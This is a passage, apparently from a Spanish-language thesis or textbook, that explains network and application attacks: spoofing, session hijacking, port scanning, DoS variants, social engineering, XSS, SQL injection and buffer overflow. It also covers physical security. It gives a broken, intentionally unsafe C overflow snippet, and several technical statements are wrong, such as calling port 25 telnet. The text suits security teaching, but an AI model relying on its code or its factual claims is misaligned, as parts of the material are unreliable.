


Figura. 2. 2. Suplantación de Identidad ARP.

Duplicación de MAC

El atacante cambia la dirección MAC en el rastreador (*sniffer*) una vez que el tráfico es enviado a este y copiando así la dirección MAC del sistema objetivo.

Suplantación de identidad DNS

El atacante realiza un cambio de nombre de dominio IP, es decir resolverá un nombre de dominio con una dirección IP falsa o viceversa. Para este ataque el rastreador debe estar en la ruta de la red para ser capaz de mirar todas las solicitudes DNS que realice un servidor antes de enviar la IP verdadera.

Otra forma de hacer una suplantación de identidad es llenando la memoria del switch para que esta falle y en lugar de enviar el tráfico a una dirección MAC específica envié a todos los puertos.

Suplantación de IP

Para esta intrusión el atacante se encarga de suplir la identidad de la dirección IP para establecer una conexión TCP. Una vez que identifica el sistema objetivo a embestir, determina el hacker el incremento de ISNs utilizado, al realizar una serie de conexiones hacia el objetivo sin devolver ninguna ISNs.

Esto es riesgoso para el atacante puesto que su dirección IP puede ser identificada al usar una conexión legitima. Al ser establecido el incremento de ISNs, el hacker envía paquetes TCP SYN al objetivo, este responderá con la dirección IP origen reemplazada un paquete TCP SYN ACK, que es enviado a la dirección IP origen que se ha suplantada. Así el hacker no recibirá la respuesta del paquete.

El paquete SYN ACK contiene el ISN del sistema objetivo y para establecer una conexión completa, el ISN será reconocido en el final del paquete TCP ACK. El atacante se basa que en el ISN (basado en el incremento que ha sido establecido) se envía un paquete TCP ACK hecho por el mismo que se crea desde la dirección IP reemplazada e incluye el reconocimiento de ISN. Si este procedimiento se hace correctamente, el atacante terminará la conexión legítima del sistema objetivo y será capaz de enviar comandos e información al sistema, pero no podrá obtener respuesta alguna.




Figura. 2. 3. Ataque de suplantación de IP en una LAN.

Para el ataque en una red WAN el objetivo del intruso es obtener acceso al sistema mediante el uso de un ataque DoS en contra del sistema del cliente para que este no responda a ningún paquete inesperado que venga del sistema del servidor. El atacante realiza conexiones legítimas al servidor para identificar el incremento de ISNs, envía un paquete SYN con otra identidad al servidor, se basa en el ISN y envía el paquete ACK final para completar la conexión. Después, ingresa al servidor utilizando el comando rlogin y hace los cambios requeridos para hacer que el sistema permita futuros ingresos. El servidor envía un paquete SYN ACK al cliente pero no puede responder a su ataque DoS, en lugar de esto envía una respuesta al cliente pero el sin responder al ataque DoS




Figura. 2. 4. Ataques de suplantación de IP en WAN.

Suplantación de una página Web

El atacante crea un sitio web similar al original, permitiendo el acceso de la víctima al mismo para monitorear los datos que ingresen, contraseñas, números y claves de tarjetas de crédito entre otras. Además, este ataque permite modificar cualquier tipo de dato transmitido entre el servidor y el sistema objetivo o viceversa.

Retención del empalme IP

Su método permite impedir una sesión ya establecida, mediante la suplantación de un usuario autentificado. El cliente para establecer una conexión legítima envía un paquete con la dirección IP origen, destino, número de secuencia y de autentificación que usa el servidor para reconocer el siguiente paquete de secuencia. Una vez recibido el primer paquete por el servidor envía un paquete eco indicando que lo ha recibido, el cliente enviará el paquete ACK al servidor indicándole que la conexión ha sido exitosa.

El atacante mediante un sniffer mira los paquetes de la red y calculando el último número de secuencia sumando al tamaño de paquete actual el tamaño del campo de datos. El servidor recibe estos datos que envía el atacante y no detecta el cambio de origen ya que

recibió la secuencia y el ACK que esperaba, el cliente se quedará esperando una respuesta y su conexión se queda inactiva.




Figura. 2. 5. Retención del Empalme IP.

Uso de Puertas transparentes o errores de configuración

Cuando ocurren errores de programación, los administradores de un sistema dejan habilitadas las opciones de puertas invisibles llamados "back doors" para poder acceder al mismo. Las características más comunes de este tipo de fallas al configurar un sistema se debe a que el administrador de red permite el acceso libre a una conexión por puertos como el 80 o 25 (telnet) que aprueba el acceso de cualquier persona al sistema, y además libera ciertos programas al público.

En algunas páginas web en las que se hacen compras en línea, la información sobre la compra es guardada en una cadena del mismo URL[23], para hacer compras sin pagar. El

[23] URL: uniform resource locator (localizador de recursos uniforme) es una secuencia de caracteres, de acuerdo a un formato estándar, que se usa para nombrar recursos, como documentos e imágenes en Internet, por su localización [31]

intruso tiene la oportunidad de establecer el precio como un número negativo obtener el sitio web para proveer crédito a una tarjeta de crédito en lugar de ser cargado el artículo.

Uso de Exploids

Los Exploids son programas que permiten al intruso ingresar a un sistema por medio de algoritmos de encriptación para aprovechar la vulnerabilidad o error en un servidor.

2.1.1.2. Ataques de Monitorización

Son técnicas avanzadas que permiten denegar el servicio de un sistema o dañarlo completamente. A continuación se describe su clasificación.

Decoy

Son programas diseñados para obtener la contraseña y el usuario de un sistema iguales a los originales, que permiten el paso de las actividades del sistema una vez guardada la información para un futuro acceso.

Scanning (Búsqueda)

Es utilizado como una técnica para descubrir y explotar canales de comunicación. Se realiza una búsqueda de los puertos que escuchan y guardan información. Para escanear los se envían una serie de paquetes para varios protocolos y se concluye los servicios utilizados por estos mediante las respuestas que se reciben o no. A continuación se describen los diversos tipos de ataques de búsqueda según las técnicas, puertos y protocolos explotados.

Escaneo de una conexión TCP

Se la usa para buscar puertos TCP, en lugar de que este escuche envía una respuesta indicando que la conexión fue exitosa y caso contrario indica que el puerto no está abierto. Estas no necesitan privilegios ni alta velocidad, pero es fácil que lo detecten. Además los servicios que se han logrado conectar enviarán un error y la conexión quedará deshabilitada.

Búsqueda SYN TCP

Se basa en una conexión legitima TCP, para esta técnica el cliente envía un paquete SYN como en una conexión normal y espera la respuesta SYN ACK, al recibirla se envía un RST [24]para finalizar la conexión e indicar que el puerto está abierto. Este método de búsqueda para los sistemas UNIX se requieren permisos de administrador que permitan construir los paquetes SYN.

Búsqueda FIN TCP ó Stealth Port Scanning

Los paquetes FIN pueden pasar inadvertidos por cortafuegos que detectan paquetes SYN que pasan por puertos restringidos. La búsqueda FIN TCP permite responder desde los puertos cerrados a los paquetes FIN con el RST correspondiente, pero los puertos abiertos simplemente lo ignoran.

Los sistemas Microsoft no cumplen con el requerimiento enviado por paquetes RST siempre sin importar si el puerto se encuentra abierto o cerrado, es decir no son débiles ante este tipo de búsqueda, pero si se lo puede hacer en sistemas UNIX.

Búsqueda por fragmentación

Particiona a los paquetes en un par de fragmentos IP, obteniendo a partir de la cabecera IP en distintos paquetes imposible de detectarlo mediante el uso de filtros. Algunas de estas no son efectivas debido a que hacen que caiga el sistema de la víctima al fragmentar los paquetes en unos muy pequeños. Si esto pasa son muy fáciles de detectar.

Descargas de curiosos ó Snooping–Downloading

El atacante impide el tráfico de la red, ingresa y copia cualquier tipo de información guardada en su propio computador para posteriormente analizar la misma. Este se realiza para espiar y robar información a la víctima.

[24] RST: Reset o reinicio.

2.1.1.3. DoS Negación del Servicio

Los ataques DoS conocidos como negación de servicio son aquellos que impiden al usuario acceder al sistema, aplicaciones de red o información legitima del usuario; estos ataques se dan también a nivel físico al cortar uno de los cables de la red LAN[25].

Características del DoS

- Generan sobrecargas en el procesamiento de datos y lo deshabilita para el usuario.
- Satura el ancho de banda de la red deshabilitando a la misma.
- Algunos ataques DoS se originan desde direcciones IP falsas. Es decir el hacker modifica la dirección origen cuando el paquete es creado ocultando la misma, debido a que el protocolo IP falla en su esquema de direccionamiento no verifica la dirección origen.

Tipos de DoS

- Ataque de negación de servicio de fuente individual
- Ataque de negación de servicio distribuida.
- Ataque de negación de servicio inundación de conexión
- Ataque de Tierra
- Embotellamiento o Inundación.
- Inundación de red
- OOB, Supernuke o Winnuke
- Teardrop I y II-Newtear-Bonk-Boink

Ataque de DoS de Fuente Individual

Una conexión TCP se inicia cuando los paquetes SYN [26] son enviados. En la figura 2.3 se observa un enlace legítimo TCP en el cual se envían varios paquetes TCP [27]SYN hacia un sistema, cuando el sistema recibe el paquete SYN, este responde con un paquete TCP SYN

[25] LAN: Red de área Local
[26] SYN: bit de control entre el segmento TCP usado para sincronizar los números de secuencia iniciales conocidos como ISN de una conexión.
[27] TCP: Transfer Control Protocol (Protocolo de control de transporte).

ACK [28] el mismo que reconoce el paquete SYN y se encarga de enviar la información de configuración de la conexión del origen del paquete SYN. Además en el sistema se ubica la nueva información de conexión en una conexión de buffer pendiente.




Figura. 2. 6. Conexión TCP legitima.

En la figura 2.4 se realiza un ataque llamado DoS SYN flood [29]cuyo funcionamiento se encarga de hacer fallar al sistema mediante la simulación de una conexión TCP normal, cuya diferencia se produce al final de la conexión. Debido a que cuando el sistema origen recibe el paquete TCP SYN ACK final debe terminar la conexión enviando un paquete TCP ACK, en este caso el sistema origen ignora el paquete SYN ACK y continúa enviando paquetes SYN. Esto hace que el buffer de la conexión pendiente se llene y no pueda responder a nuevas solicitudes de la nueva conexión.




Figura. 2. 7. Ataque DoS SYN FLOOD.

[28] ACK (ACKNOWLEDGMENT o reconocimiento): es una señal de respuesta que se pasa entre procesos o computadoras que se están comunicando.
[29] Flood: desbordamiento, inundación.

Los ataques SYN flood se producen desde una dirección IP legítima por lo cual detectarla es mucho más fácil, si se produce un ataque desde una dirección IP que no ha sido enrutada entonces el ataque será casi imposible de identificar.

Un ejemplo de ataques DoS más conocido es el llamado ping ("ICMP echo request"[30]) de la muerte el mismo que ataca utilizando un paquete que contiene un gran monto de datos, que cuando es leído por el sistema origen puede dañar al mismo ya que se produce un desbordamiento del buffer.

Las soluciones para evitar este tipo de ataques es colocar un temporizador en las conexiones pendientes y un tiempo de expiración de tal manera que este sea tan lento como para que los sistemas sean inutilizables.

Ataques DoS Distribuidos

Se originan de un gran número de sistemas que son utilizados para inhabilitar una o más computadoras conectadas a Internet. Estos ataques se encargan de consumir todo el ancho de banda disponible para impedir la comunicación de este con cualquier computador que esté conectado a la red.

El ataque Smurf representado en la gráfica 2.6 se produce cuando el hacker mediante un sistema individual maestro envía un paquete ping a la dirección broadcast de gran parte de la red mientras suplanta la identidad del la dirección origen direccionando todas las respuestas al sistema objetivo. Si existe una red intermedia que tiene muchos sistemas enviará un gran número de paquetes al objetivo mediante un enlace inhabilitándolo debido a la cantidad de paquetes.

[30] ICMP echo request: Solicitud de eco ICMP (Internet Control Message Protocol o Protocolo de control de mensajes de Internet)




Figura. 2. 8. Ataque Smurf.

Existen otras herramientas de este ataque que permiten al hacker atacar un sistema objetivo mediante el uso de varios computadores. El procedimiento de este consiste en que el hacker se comunica con un proceso del servidor llamado maestro instalado en un sistema, este se comunica con el proceso cliente llamado esclavo o zombi que es colocado en otros computadores para ataques a un sistema objetivo deshabilitándolo por completo. Los comandos del maestro y entre maestro y esclavo deben ser encriptados para el transporte de paquetes UDP, ICMP o de paquetes TCP SYN flood. [24]




Figura. 2. 9. Ataque DDos mediante una arquitectura de herramientas.

Ataque de negación de servicio inundación de conexión

Este tipo de ataques DoS se encargan de inhabilitar los servicios del sistema, la intrusión se encarga de consumir toda la memoria disponible y prohíbe el acceso a la red. El sistema es saturado con mensajes para establecer la conexión que contienen falsas direcciones IP utilizando la suplantación de identidad y un bucle infinito, debido a que no recibe respuesta acumula información sobre conexiones abiertas en el buffer sin dejar espacio para las conexiones legitimas.

Ataque de Tierra

El atacante manda a un puerto abierto de un sistema por ejemplo el 113 o 139(NetBIOS) un paquete que contiene la dirección y el puerto origen igual al de destino, como la máquina recibe los mensajes que se envía después de varios mensajes la máquina

producirá un error en su pila. Este tipo de errores se produce en la pila TCP/IP de las plataformas Windows.

Embotellamiento o Inundación

Esta intrusión establece conexiones simultáneas sin realizar una petición sobre ellas manipulando así la capacidad del servidor, si una conexión está inactiva esta caduca. El atacante debe intentar nuevas conexiones para desactivar el servicio de un sistema.

Inundación de red

El hacker se encarga de enviar varios paquetes de solicitud de conexión de tal manera que las conexiones auténticas no puedan ingresar. Si el atacante emplea la suplantación de dirección IP será muy difícil de rastrear su origen debido a que la IP de origen es suplantada por otra que podría ser la misma víctima en cuestión.

OOB, Supernuke o Winnuke

El ataque Nuke es para sistemas operativos Windows, deja fuera de servicio a los sistemas que escuchan por el puerto 137 al 139 debido a que disminuye el rendimiento al enviar paquetes UDP manipulados. La máquina víctima detecta los fragmentos de los paquetes como inválidos pasando a un estado inestable.

OOB radica en la configuración del bit Urgente (URG) en los indicadores de la cabecera TCP haciendo a este bit válido, para prevenir este tipo de ataque se debe instalar los parches adecuados, además de un filtro que permita la detección de la inundación de los bits urgentes.

Teardrop I y II-Newtear-Bonk-Boink

Estos ataques son muy peligrosos debido a que afectan a fragmentos de paquetes y funcionan igual al Supernuke. Si colas IP no arman los fragmentos que se superponen adecuadamente, el sistema deja de funcionar.

Esta vulnerabilidad se presenta especialmente en sistemas operativos Windows NT© 4.0 de Microsoft®

2.1.1.4. Ingeniería Social IS

La ingeniería social es aquella en la que el hacker utiliza su astucia y naturaleza humana para obtener información. Es muy fácil para estos individuos ingresar a un sistema ya que mediante la página web de la empresa el hacker obtiene los nombres de los empleados, realiza una llamada a soporte técnico suplantando la identidad de cualquier empleado para obtener la contraseña de un sistema.

El hacker realizan el ataque de ingeniería social cuando tienen en mente a una empresa en especial, para esto revisa los archivos reciclados o desechados de los usuarios, o publicidad de la empresa mediante páginas web u otros archivos que permiten el robo directo o suplantación de identidad para conocer más sobre la compañía e identificar las herramientas que esta utiliza para cada sistema. Para evitar esto, es necesario capacitar al personal para que antes de entregar información verifique la identidad de la persona.

2.1.1.5. Ingeniería Social Inversa ISI

Este caso es completamente contrario a la ingeniería social, es decir el hacker toma la identidad de un técnico de la empresa que les ofrece soporte a una corporación brindando ayuda al cliente. Este intruso obtiene información que le permita solucionar un problema mediante el usuario para acceder al sistema, de esta manera daña el funcionamiento de un sistema o impide el acceso al mismo.

2.1.1.6. Ataques de trashing o cartoneo

Este tipo de ataques físicamente se da cuando un usuario anota su nombre de usuario y contraseña en un papelito y lo desecha a la basura, en este momento el atacante roba la información para poder acceder al sistema o servicio.

Estas intrusiones lógicas se producen al analizar la memoria de un sistema, buffers de impresoras, discos, memorias, etc. Un ejemplo característico es el desbordamiento de un buffer

2.1.1.7. Ataques de Modificación y Daño

Manipulación de Datos

El atacante es capaz de modificar el software o datos de un sistema desautorizadamente con permisos de administrador, es decir puede ejecutar cualquier comando para realizar cualquier acción. Además el intruso puede modificar las claves y huellas del usuario para denegar el acceso a un sistema. Para esto se basa en varios programas como se detalla a continuación.

Ataques de "Cross-Site Scripting" (XSS)

Este ataque se realiza mediante la ejecución de código script para visual basic o java, contra el usuario el momento de la conexión con un determinado servidor Web. Al utilizar el script llamado sitio cruzado o Cross site puede acceder a la información de un sistema Web al suplantar la identidad de la víctima., cuando este no filtra las peticiones del usuario HTTP para enviar cadenas de texto directamente a través de la propia dirección URL.

Estas cadenas incluyen el código de un script que al ser reenviado al usuario dentro de una página Web dinámica como respuesta a la petición del servidor, se ejecuta en el navegador del usuario afectando a los usuarios que acceden a él. Este tipo de ataques permiten obtener cookies del usuario ó construye formularios para identificar al usuario, capturar sesiones, obtener contraseñas y suplantar si identidad, modifica los contenidos.

Ataques de Inyección de Código SQL

El lenguaje de consulta estructurado llamado SQL se lo utiliza para interactuar con muchas bases de datos, cuya unidad de consulta es "query", que con su conjunto de instrucciones permite modificar los informes de la base de datos.

El método de este ataque se produce cuando el intruso agrega textos que representan nuevas sentencias SQL cuando estos no poseen un filtro o cortafuegos adecuado, que depende de la errónea validación de los datos de entrada. El atacante tiene acceso a la todas las tablas de datos que se encuentren en este servidor.

Ataques Mediante ActiveX

El ActiveX es una herramienta que permite utilizar el código de un servidor remoto utilizada en Windows por Java, además soluciona los problemas de seguridad con certificados y firmas digitales.

El intruso basa su ataque el momento que el usuario acepta la opción de confianza sobre el certificado de control del ActiveX, dejando completamente descubierta a la víctima. Esta intrusión se ejecuta sin restricción alguna permitiendo al atacante ingresar a la cuenta del usuario y modificar sus datos o dañar información.

Vulnerabilidades en los Navegadores

Este tipo de debilidad se produce por fallos en las tecnologías implementadas en los navegadores un caso muy particular es el desbordamiento del buffer.

Desbordamiento del Buffer[31]

Este ataque es un tipo de fallas de programación explotadas por el hacker para acceder a la raíz del sistema y obtener información de un espacio de la memoria de la computadora. El desbordamiento del buffer ocurre cuando un error de una aplicación copia los datos del usuario dentro de una variable sin verificar el monto que ha sido copiado.

Por ejemplo, cuando en un buffer de 4 bytes se quiere introducir 5 bytes, este se colocará en la memoria inmediatamente seguido del cuarto byte. Si se introduce más datos en aquel buffer estos funcionan dentro de parte de la memoria , en este caso el buffer se desborda, la parte importante de la memoria se llama pila (acumulación) y la dirección de regreso de la función para ser ejecutada después.

[31] Buffer: Ubicación de la memoria de la computadora o sistema digital.

La pila controla los cambios entre programas, dirige que código ejecutar en los sistemas operativos cuando una parte del programa o función ha completado su tarea y almacena variables locales de una función. Cuando el hacker explota el desbordamiento de un buffer ubica las instrucciones en una variable local que es almacenada después en la pila, esta información es muy larga para ubicar las instrucciones en la pila y para sobrescribir la dirección de regreso apuntando a esta nueva instrucción como lo explica la siguiente figura:

Código del Programa

```
Void función_prolema (char*string_largo){
char string_corto[4];
stpry(string_corto, string_largo);
        int i;
        for (i=0;i<63;i++){
        string_largo[i]='k';
        }
función_problema(string_largo);
}
```

Estas instrucciones generan otras aplicaciones en el Shell que pueden cambiar el archivo de configuración como el del inetd.conf y permite al hacker obtener el acceso mediante una nueva configuración.




Figura. 2. 10. Pila del Buffer [15].




Figura. 2. 11. Decisión del Hacker [15].

En la Figura. 2.3 el hacker tiene la posibilidad de modificar los datos de la pila del buffer de tal manera que puede obtener o agregar información para provocar si introduce un exceso de datos el desbordamiento del buffer.

Para prevenir el desbordamiento del buffer es un deber del administrador del sistema verificar el tamaño de los datos del usuario antes de ubicarlos en una variable.

2.1.2. Ataques Físicos

Se basan en la seguridad implementada en el edificio o lugar en el que se encuentre el sistema y la red. Este tipo de amenazas son ocasionadas por el hombre o por el medio físico en el que se encuentra su sistema.

Las principales son:

- Amenazas ocasionadas por el hombre.
- Desastres naturales
    - **Incendios.** Estas se producen cuando un cable no se encuentra bien protegido dañando un sistema y sus datos por completo si este se ha quemado.
    - **Inundaciones.** Cuando los sistemas se encuentran en la planta baja y ha ocurrido una fuerte tormenta estos hacen corto circuito quemando los servidores y sus datos.
    - **Instalaciones eléctricas.** En la instalación de computadoras que implican a su vez instalaciones de electricidad se debe tener mucho cuidado con las subidas y caídas de tensión ya que estos interfieren con los datos de un computador, el

cableado es la mayor prioridad ya que si existe un daño en el cable los datos no se transmitirán adecuadamente, y si está no funcionará el equipo, en algunos casos se ha comprobado que el cable causa interferencia hacia el computador.

- **Señales de un radar.** Estas influyen en el funcionamiento de las máquinas si el alcance del equipo es de 5 Volts/Metro, o mayor, es por esto que se debe evitar poner radares junto a las computadoras.
- **Condiciones climatológicas.** Cualquier fenómeno de la naturaleza como fenómenos sísmicos que además de destruir un servidor, arruinan edificios y la vida de personas.

2.1.3. Acciones de Enemigos

Robo

Simplemente la seguridad de un sistema así posea el cortafuegos más robusto para evitar los ataques si un atacante la roba puede obtener información valiosa y confidencial, es por esto que la seguridad física como un guardia se requieren en las grandes empresas para evitar el robo físico de los sistemas que implica la pérdida y modificación completa de la información

Fraude

El fraude se da en varias empresas debido al peligro del sabotaje de información ya sea mediante imanes que al pasarlo discos, o cintas de grabación hace que desaparezca la

2.1.4. Control de Ingreso

Como se mencionó anteriormente lo más importante es tener un sistema físico puesto que sin este cuando una computadora sea robada y no está al alcance del usuario ya se ha perdido toda la información. Es decir debe existir un control para permitir o negar los accesos de usuarios a una empresa o institución. En una compañía para prevenir ataques de enemigos, se debe utilizar lo siguiente:

- Guardias.
- Detectores de Metales.
- Verificadores de firmas digitales o detectores de huellas para permitir o negar el ingreso de usuarios.
- Protección electrónica.
- Evitar el ingreso de animales.

2.2.1. ATAQUES EN LA CAPA DE APLICACIÓN (CAPA 7 DEL MODELO OSI)

El atacante trata de arruinar el sistema operativo de las víctimas o sus aplicaciones al acceder sin permiso a los servidores provocando errores en los mismos. Al hacer esto, el atacante altera los controles de acceso normales. El mismo al ingresar sin autorización a un sistema de red tiene acceso a:

- Lectura, escritura y ejecución de datos de un servidor.
- Modificación de un sistema operativo.
- Deshabilitar controles de seguridad.

